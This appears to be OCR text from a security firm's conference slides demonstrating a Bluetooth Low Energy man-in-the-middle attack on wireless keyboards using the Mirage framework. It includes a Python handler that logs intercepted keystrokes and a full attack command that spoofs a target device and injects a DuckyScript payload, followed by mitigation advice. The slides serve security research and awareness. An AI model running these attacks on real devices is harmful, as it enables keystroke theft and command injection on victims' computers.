
Mirage Scenario – Scenario Signal


```
def onSlaveHandleValueNotification(self, packet):
    if packet.handle==0x0013:
        key = self.hidMap.getKeyFromHIDCode(modifiers=packet.value[0], hid=packet.value[1])
        if key:
            io.success(key)
    return True
```

Advertising Mode



Demo


Einstellungen
Startseite
Einstellung suchen
Geräte
Bluetooth- & andere Geräte
Drucker und Scanner
Maus
Eingabe
Stift & Windows Ink
Automatische Wiedergabe
USB
Bluetooth- & andere Geräte
Bluetooth- oder anderes Gerät hinzufügen
Bluetooth
Ein
Jetzt als "DESKTOP-OMTR8TN" sichtbar
Maus, Tastatur und Stift
G400s Optical Gaming Mouse
USB Keyboard
Weitere Geräte
ASUS USB-BT500
12:33
15.05.2022


$ sudo mirage ble_sc_mitm TARGET=D4:D8:93:D2:96:37 CONNECTION_TYPE=random INTERFACE1=hci0 INTERFACE2=hci1 MASTER_SPOOFING=no SLAVE_SPOOFING=yes SCENARIO=ble_hid_mitm DUCKYSCRIPT=calc.exe_ducky.txt --verbosity=NO_INFO
Microsoft

Conclusion

- Many ways to disrupt the connection and enforce a new pairing process
- Would you push the button if your keyboard is unavailable?
- Only enforcing of Secure Connection mode on BOTH devices prevents MitM attacks – Security Mode 1 Level 4

Q&A

NSIDE ATTACK LOGIC

Offensive Cyber Security is our passion:

Red Team Assessments, Penetration Tests, Strategic Cyber Security Consulting, Social Engineering Simulations, (I)IoT Hacking and Tactical Information Gathering & OSINT.

www.nsideattacklogic.de

sm@nsideattacklogic.de